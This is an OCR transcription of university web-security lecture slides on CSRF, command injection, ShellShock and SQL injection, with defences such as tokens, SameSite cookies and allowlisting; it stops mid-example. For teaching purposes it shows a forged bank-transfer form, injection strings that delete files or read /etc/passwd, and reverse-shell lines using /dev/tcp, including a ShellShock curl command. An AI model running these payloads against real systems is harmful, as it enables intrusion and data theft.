CSE 127 Computer Security

Stefan Savage, Fall 2025, Lecture 10

Web Security II: Attacks

(with thanks to Deian, Nadia, Dan Boneh & others)

So much Web, so many problems

The source of most of our problems:

- Both client and server are running code that is dynamically generated
- There are lots of opportunities to confuse server or client about what is going on

Some common examples

- Cross-site request forgery
- Command Injection (e.g., SQL injection)
- Cross-site scripting (server-side)
- IDOR

Cross-Site Request Forgery (CSRF)

When a user's browser issues an HTTP GET request, it attaches all cookies associated with the target site.


- If a user clicked on a link (on a web site, or even email)
- If another page embedded the target page in an iframe
- If a client-side script issued the reques

What matters is where the ***target*** of the request is, not the ***originator***

Only the target site sees the cookies, but…

- It has no way of knowing if the request was **authorized by the user**

Typical Authentication Cookies



CSRF Scenario

User is signed into bank.com

- An open session in another tab, or just has not signed off
- Cookie **remains** in the browser's state

User then visits a malicious website, attacker.com, containing


-
```
<form name=BillPayForm action=http://bank.com/transfer>
<input name=recipient value=badguy>
<input name=amount=100>…
<script> document.BillPayForm.submit(); </script>
```

HTTP Post


- Good news! attacker.com can't see the result of the POST request
- Bad news! All your money is gone

Cookie authentication is not sufficient when side effects can happen

CSRF example



Login CSRF (special case)



CSRF isn't just about cookies and auth

An issue any place where the user's browser has some kind of privileged access via the Web

- i.e., where the server can' tell if the code that made the request is their own or an attackers

Example: Drive-By Pharming

- Home networks generally use "private" addresses (e.g., 192.168.x.x) so only reachable from inside the home
- User visits malicious site. JavaScript scans home network looking for broadband router

  <img src="192.168.0.1/img/linksys.png" onError=tryNext() </img>
- Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic — i.e., coming from a trusted page


Secret Validation Token

Referer/Origin Validation

SameSite Cookies (strict)

Secret Validation token

bank.com includes a secret value in every form that the server can validate




```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
 <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

Secret Validation token

bank.com includes a secret value in every form that the server can validate

'>
'>

Static token provides no protection (attacker can simply lookup)

Typically is a session-dependent value

Attacker cannot retrieve token via GET because of Same Origin Policy


Recall: SameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.



Most browsers now *default* to this if no specific SameSite property set

Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed. The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

https://bank.com	->	https://bank.com	✓
https://attacker.com	->	https://bank.com	X
	->	https://bank.com	???

But…


Implicitly assumes the GETs have no side effects

- Sadly not always true
- Need another mechanism to tell your server request is coming from you

Assumes browsers respect SameSite attribute (i.e., and won't send cookies)

- Old browsers ignore cookie attributes they don't recognize (e.g., like SameSite)

A better future: Fetch Metadata



W3C Working Draft

TABLE OF CONTENTS

§ 2.3. The `Sec-Fetch-Site` HTTP Request Header

The ***`Sec-Fetch-Site`*** HTTP request header exposes the relationship between a request initiator's origin and its target's origin. It is a Structured Header whose value is a token. [I-D.ietf-httpbis-header-structure] Its ABNF is:

```
Sec-Fetch-Site = sh-token
```

Valid `Sec-Fetch-Site` values include "`cross-site`", "`same-origin`", "`same-site`", and "`none`". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To ***set the `Sec-Fetch-Site` header*** for a request *r*:

1. Assert: *r*'s url is a potentially trustworthy URL.
2. Let *header* be a Structured Header whose value is a token.
3. Set *header*'s value to `same-origin`.
4. If *r* is a navigation request that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to `none`.

   > Note: See § 4.3 Directly User-Initiated Requests for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not `none`, then for each *url* in *r*'s url list:

   1. If *url* is same origin with *r*'s origin, continue.
   2. Set *header*'s value to `cross-site`.
   3. If *r*'s origin is not same site with *url*'s origin, then break.
   4. Set *header*'s value to `same-site`.

6. Set a structured header `` `Sec-Fetch-Site`/*header* `` in *r*'s header list.

§ 2.4. The `Sec-Fetch-User` HTTP Request Header

The ***`Sec-Fetch-User`*** HTTP request header exposes whether or not a navigation request was triggered by user

Fetch Metadata

Solves more fundamental problem: Tell server who they are talking to and how they got there

- **Sec-Fetch-Site**: {cross-site, same-origin, same-site, none}
  Who is making the request?
- **Sec-Fetch-Mode**: {navigate, cors, no-cors, same-origin, websocket}
  What kind of request?
- **Sec-Fetch-User**: ?1
  Did the user initiate the request?
- **Sec-Fetch-Dest**: {audio,document,font,script,..}
  Where does the response end up?

CSRF summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- **Validation Tokens:** robust but hard to implement
- **Referer and Origin Headers:** not sent with every request + privacy concern
- **SameSite Cookies**:, fail-open on old browsers
- **Fetch Metadata**: robust but not supported on old browsers; can be tricky to configure in complex web sites

Command injection

When you take user input data and allow it to be passed on to a program/system that will interpret it as code

- Shell
- Database

Sounds familiar?

Similar idea to our low-level vulnerabilities, but the level of abstraction is higher

- We're dealing with interpreted code here and not compiled code

Trivial example

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Trivial example: command injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Normal Input:

```
./head10 myfile.txt -> system("head -n 100 myfile.txt")
```

Trivial example: command injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Adversarial Input:

```
./head100 "myfile.txt; rm -rf /home"
      -> system("head -n 100 myfile.txt; rm -rf /home")
```

Other domains: Python

Most high-level languages have safe ways of calling out to a shell.

Incorrect:


```
import subprocess, sys
cmd = "head -n 100 %s" % sys.arv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

Another example: PHP exec



Similar code injection problems with eval()

Most high-level languages have ways of executing code directly.
e.g., Node.js web applications have access to the all powerful eval function

Dangerous

- **var** preTax = eval(req.body.preTax);
  var afterTax = eval(req.body.afterTax);
  var roth = eval(req.body.roth);

Safer

- **var** preTax = parseInt(req.body.preTax);
  var afterTax = parseInt(req.body.afterTax);
  var roth = parseInt(req.body.roth);

Also on Web servers… CGI

Key issue: exporting some local execution capability via Web interface (e.g., CGI)

- Request: `http://vulnsite.com/ping?host=8.8.8.8`
- Executes: `ping -c 2 8.8.8.8`

Simple command injection

- Request: `http://vulnsite.com/ping?host=8.8.8.8;cat /etc/passwd`
- Executes: `ping -c 2 8.8.8.8;cat /etc/passwd`
- Outputs ping output and the contents of "/etc/passwd"

You can blocklist certain input characters (like ";"), but…

- `ping -c 2 8.8.8.8|cat /etc/passwd`
- `ping -c 2 8.8.8.8&cat$IFS$9/etc/passwd`
- `ping -c 2 $(cat /etc/passwd)`
- `ping -c 2 <(bash -i >& /dev/tcp/10.0.0.1/443 0>&1)`

Command Injection Prevention

Reasonably effective blocklists (from OWASP)

- Windows: `()<>&*'|=?;[]^~!."%@/\:+,`
- Linux: `{}()<>&*'|=?;[]$-#~!."%/\:+,`

Those are pretty good, but you'd be **better off not blocklisting**

Instead, consider **allowlisting** only what you **actually need** to allow

- For instance, for ping, you probably only need numbers, periods, and colons

Command Injection Prevention

More generally, consider **why you're "shelling out" at all**. There may be a cleaner way to do this, and these problems can be subtle…

If you do need to leverage an external program, consider "exec'ing" instead of "shell'ing":

- Specifics vary by programming language, but generally prefer "exec()" style calls over "system()" or eval/backtick
- Exec calls avoid all of the attack surface of shells and enforce the delineation between the program you are calling and what are meant to be arguments
- Its unlikely you understand just how complex the shell attack surface is…

ShellShock (CVE-2014-6271)


- `curl -H "User-Agent: () { :; }; bash -i >& /dev/tcp/10.0.0.1/443 0>&1" https://vulnsite/`

SQL injection (SQLi)

Last examples all focused on *shell* injection

Many web applications have a *database* component (accessed via SQL)

These can also have command injection vulnerabilities when Web site developers **build SQL queries** using **user-provided data**



SQL Basics


Structured Query Language (SQL)

Example

- `SELECT * FROM books WHERE price > 100.00 ORDER BY title`

Also, be aware:

- `AND, OR, NOT, logical expressions`
- `Two dashes (--) indicates a comment (until line end)`
- `; is a statement terminator`


Search or enter website name
Sign In
Username
Password
Forgot Username / Password?
SIGN IN
Don't have an account?
SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Normal: ($_POST["login"] = “alice")

```
$login = $_POST['login'];
   login = 'alice'
$sql = "SELECT id FROM users WHERE username = '$login'";
   sql = "SELECT id FROM users WHERE username = 'alice'"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Malicious: ($_POST["login"] = “alice'")

```
